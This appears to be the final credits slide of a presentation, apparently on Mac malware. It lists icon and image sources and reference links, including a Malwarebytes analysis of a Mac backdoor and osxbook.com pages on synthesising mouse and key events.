
mahalo :)



images

- FLATICON.COM
- ICONMONSTR.COM
- ICONEXPERIENCE.COM

- [HTTP://WIRDOU.COM/2012/02/04/IS-THAT-BAD-DOCTOR/](http://WIRDOU.COM/2012/02/04/IS-THAT-BAD-DOCTOR/)
- [HTTP://TH07.DEVIANTART.NET/FS70/PRE/F/2010/206/4/4/441488BCC359B59BE409CA02F863E843.JPG](http://TH07.DEVIANTART.NET/FS70/PRE/F/2010/206/4/4/441488BCC359B59BE409CA02F863E843.JPG)



resources

- [HTTPS://BLOG.MALWAREBYTES.COM/THREAT-ANALYSIS/2017/01/NEW-MAC-BACKDOOR-USING-ANTIQUATED-CODE/](https://BLOG.MALWAREBYTES.COM/THREAT-ANALYSIS/2017/01/NEW-MAC-BACKDOOR-USING-ANTIQUATED-CODE/)
- [HTTP://OSXBOOK.COM/BOOK/BONUS/CHAPTER2/ALTERMOUSE/](http://OSXBOOK.COM/BOOK/BONUS/CHAPTER2/ALTERMOUSE/)
- [HTTP://OSXBOOK.COM/BOOK/BONUS/CHAPTER2/ALTERKEYS/](http://OSXBOOK.COM/BOOK/BONUS/CHAPTER2/ALTERKEYS/)